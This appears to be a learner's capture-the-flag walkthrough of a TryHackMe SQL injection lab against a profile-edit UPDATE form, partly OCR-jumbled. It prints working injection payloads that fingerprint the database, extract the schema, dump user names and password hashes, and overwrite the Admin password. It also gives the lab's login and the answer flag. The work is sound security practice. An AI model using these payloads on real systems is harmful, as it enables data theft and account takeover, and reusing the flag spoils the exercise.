THM_SQL Injection Lab [Task 3_Introduction to SQL Injection: Part 2

SQL Injection Attack on an UPDATE Statement

If a SQL injection occurs on an UPDATE statement, the damage can be much more severe as it allows one to change records within the database. In the employee management application, there is an edit profile page as depicted in the following figure.

Nick Name:	
Nick Name	
E-mail:	
E-mail	
Password:	
Password	
	C hange

This edit page allows the employees to update their information, but they do not have access to all the available fields, and the user can only change their information. If the form is vulnerable to SQL injection, an attacker can bypass the implemented logic and update fields they are not supposed to, or for other users.

We will now enumerate the database via the UPDATE statement on the profile page. We will assume we have no prior knowledge of the database. By looking at the web page's source code, we can identify potential column names by looking at the name attribute. The columns don't necessarily need to be named this, but there is a good chance of it, and column names such as "email" and "password" are not uncommon and can easily be guessed.

```
49 <div class="login-form">
       <form action="/sesqli1/profile" method="post">
           <h2 class="text-center">Edit Francois's Profile Information</h2>
           <div class="form-group">
               <label for="nickName">Nick Name:</label>
                                                                                                                value="">
               <input type="text" class="form-control" placeholder="Nick Name" id="nickName"</pre>
                                                                                               name="nickName"
           </div>
           <div class="form-group">
               <label for="email">E-mail:</label>
                                                                                                      value="">
               <input type="text" class="form-control" placeholder="E-mail" id="email"</pre>
                                                                                         name="email"
           </div>
           <div class="form-group">
               <label for="password">Password:</label>
               <input type="password" class="form-control" placeholder="Password" id="password" name="password">
           </div>
           <div class="form-group">
               <button type="submit" class="btn btn-primary btn-block">Change</button>
           </div>
           <div class="clearfix">
               <label class="pull-left checkbox-inline"></label>
           </div>
       </form>
71 </div>
```

To confirm that the form is vulnerable and that we have working column names, we can try to inject something similar to the code below into the nickName and email field:

```
asd',nickName='test',email='hacked
```

When injecting the malicious payload into the nickName field, only the nickName is updated. When injected into the email field, both fields are updated:

```
Employee ID 10
Salary R250
Passport Number 8605255014084
Nick Name test
E-mail hacked
```

The first test confirmed that the application is vulnerable and that we have the correct column names. If we had the wrong column names, then non of the fields would have been updated. Since both fields are updated after injecting the malicious payload, the original SQL statement likely looks something similar to the following code:

```
UPDATE <table_name> SET nickName='name', email='email' WHERE <condition>
```

With this knowledge, we can try to identify what database is in use. There are a few ways to do this, but the easiest way is to ask the database to identify itself. The following queries can be used to identify MySQL, MSSQL, Oracle, and SQLite:

```
# MySQL and MSSQL
',nickName=@@version,email='
# For Oracle
',nickName=(SELECT banner FROM v$version),email='
# For SQLite
',nickName=sqlite_version(),email='
```

Injecting the line with "sqlite_version()" into the nickName field shows that we are dealing with SQLite and that the version number is 3.27.2:

Francois's Profile	
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	3.27.2

We can then continue by extract all the column names from the usertable:

```
',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='
```

And as can be seen below, the usertable contains the columns: UID, name, profileID, salary, passportNr, email, nickName, and password:

```
Francois's Profile
Employee 10
ID
Salary
         R250
Passport 8605255014084
Number
         CREATE TABLE `usertable` ( `UID` integer
Nick
         primary key, `name` varchar(30) NOT NULL,
Name
          profileID` varchar(20) DEFAULT NULL, `salary`
         int(9) DEFAULT NULL, 'passportNr' varchar(20)
         DEFAULT NULL, 'email' varchar(300) DEFAULT
         NULL, 'nickName' varchar(300) DEFAULT NULL,
         `password` varchar(300) DEFAULT NULL )
E-mail
```

By knowing the names of the columns, we can extract the data we want from the database. For example, the query below will extract profileID,name, and passwords from usertable. The subquery is using the g<u>roup_concat()</u> function to dump all the information simultaneously, and the || operator is "concatenate" - it joins together the strings of its operands (<u>sqlite.org</u>).

```
',nickName=(SELECT group_concat(profileID || "," || name || "," || password || ":") from usertable),email='
```

Francois's Profile

Employee10 ID

Salary R250

Passport 8605255014084


Number Nick Name E-mail

10,Francois,ce5ca673d13b36118d54a7cf13aeb0ca012383bf771e713421b4d1fd841f539a:,11,Michandre,0584

After having dumped the data from the database, we can see that the password is hashed. This means that we will need to identify the correct hash type used if we want to update the password for a user. Using a hash identifier such as hash-identifier, we can identify the hash as SHA256:

```
[16-12-2020 09:55:39]:[10.10.1.130/24]:[x
[/home/xistens/ctf/fdp] $ hash-identifier
  #
  #
                                                 By Zion3R
  #
                                          www.Blackploit.com #
                                         Root@Blackploit.com #
  HASH: ce5ca673d13b36118d54a7cf13aeb0ca012383bf771e713421b4d1fd841f539a
Possible Hashs:
[+] SHA-256
[+] Haval-256
Least Possible Hashs:
  GOST R 34.11-94
  RipeMD-256
  SNEFRU-256
  SHA-256(HMAC)
  Haval-256(HMAC)
  RipeMD-256(HMAC)
  SNEFRU-256(HMAC)
  SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
HASH:
```

There are multiple ways of generating a sha256 hash. For example, we can use https://gchq.github.io/CyberChef/:



We can then update the password for the Admin user with the following code:

', password='008c70392e3abfbd0fa47bbc2ed96aa99bd49e159727fcba0f2e6abeb3a9d601' WHERE name='Admin'-- -

Task

Log in to the "SQL Injection 5: UPDATE Statement" challenge and exploit the vulnerable profile page to find the flag. The credentials that can be used are:

- profileID: 10
- password: toor



Log in

SQL Injection 5: UPDATE Statement **Home** Edit Profile Logout [Main Francois's Profile 10 Employee ID R250 Salary 8605255014084 Passport Number Nick Name E-mail

Looking at page source just like above

```
49 <div class="login-form">
      <form action="/sesqli5/profile" method="post">
           <h2 class="text-center">Edit Francois's Profile Information</h2>
           <div class="form-group">
               <label for="nickName">Nick Name:</label>
               <input type="text" class="form-control" placeholder="Nick Name" id="nickName" name="nickName" value="">
54
           </div>
           <div class="form-group">
               <label for="email">E-mail:</label>
               <input type="text" class="form-control" placeholder="E-mail" id="email" name="email" value="">
           <div class="form-group">
               <label for="password">Password:</label>
               <input type="password" class="form-control" placeholder="Password" id="password" name="password">
           </div>
64
           <div class="form-group">
               <button type="submit" class="btn btn-primary btn-block">Change</button>
           </div>
           <div class="clearfix">
               <label class="pull-left checkbox-inline"></label>
       </form>
71 </div>
  </div>
74 <footer class="footer bg-light overflow-auto">
       <div class="container main">
```

Entering this into the nickName field asd',nickName='test',email='hacked

SQL Injection 5: UPDATE Statement Home Edit Profile Logout

> **SQLi** is possible François's Profile

> > 10

R250 Salary Passport Number 8605255014084 Nick Name

E-mail

SQL Injection 5: UPDATE Statement Home Edit Profile Logout

> entering in the email field does indeed change both...curious

Employee ID

Francois's Profile

Employee ID 10 Salary R250

Passport Number 8605255014084

Nick Name test E-mail hacked

The same enumeration demonstrated for finding tables and column names must be done here since the flag is stored inside another table. Answer the questions below

Question 1

What is the flag for SQL Injection 5: UPDATE Statement?

Entering this into the email field:

',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='

Francois's Profile

Employee ID 10 Salary R250

Passport Number 8605255014084

Nick Name CREATE TABLE `usertable` (`UID`

integer primary key, `name`

varchar(30) NOT NULL, `profileID` varchar(20) DEFAULT NULL, `salary` int(9) DEFAULT NULL, `passportNr` varchar(20) DEFAULT NULL, `email` varchar(300) DEFAULT NULL,

`nickName` varchar(300) DEFAULT NULL, `password` varchar(300)

DEFAULT NULL)

E-mail

The table's name is 'usertable'

It's column names are as followed: name, profileID, salary, passportNr, email, nickName, password So this

',nickName=(SELECT group_concat(profileID || "," || name || "," || password || ":") from usertable),email='

Becomes

',nickName=(SELECT group_concat(profileID || "," || name || "," || password || "," || salary || "," || passportNr || "," || email || "," || nickName || ":") from usertable),email='

Francois's Profile

the wrong track

Employee ID 10 Salary R250

Passport Number 8605255014084

Nick Name 10,Francois,ce5ca673d13b36118d54a

7cf13aeb0ca012383bf771e713421b4d 1fd841f539a,250,8605255014084,,CR

EATE TABLE `usertable` (`UID`

seems like I'm on integer primary key, `name`

varchar(30) NOT NULL, `profileID` varchar(20) DEFAULT NULL, `salary` int(9) DEFAULT NULL, `passportNr` varchar(20) DEFAULT NULL, `email` varchar(300) DEFAULT NULL, `nickName` varchar(300) DEFAULT

NULL, 'password' varchar(300)

DEFAULT NULL

):,11,Michandre,05842ffb6dc90bef354 3dd85ee50dd302f3d1f163de1a76eee0 73ee97d851937,300,9104154800081,, :,12,Colette,c69d171e761fe56711e90

2c73bdbc81ac,275,8403024800086,,; 13,Phillip,b6efdfb0e20a34908c09272 5db15ae0c3666b3cea558fa74e0667b d91a10a0d3,400,8702245800084,,;,14 ,Ivan,be042a70c99d1c438cdcbd479b9 55e4fba33faf4f8c494239257e4248bbc f4ff,200,8601185800080,,;,99,Admin,6 ef110b045cbaa212258f7e5f08ed2221 6147594464427585871bfab9753ba25 ,100,8605255014084,,;

E-mail

From someone elses walkthrough

', nickName=SELECT group_concat (tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'),email='

',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='secrets'),email='

',nickName=(SELECT group_concat(id || "," || author || "," || secret) from secrets),email='

Francois's Profile

Employee ID Salary

Passport Number

Nick Name

10 R250

8605255014084

1,1,Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer a.,2,3,Donec viverra consequat quam,

ut iaculis mi varius a.

Phasellus.,3,1,Aliquam vestibulum massa justo, in vulputate velit ultrices ac. Donec.,4,5,Etiam feugiat elit at nisi pellentesque vulputate. Nunc

euismod

nulla.,5,6,THM{b3a540515dbd9847c2

9cffa1bef1edfb}

E-mail

This lab shows me I need to learn the basics of databases to have a working understand what is going on.

THM{b3a540515dbd9847c29cffa1bef1edfb}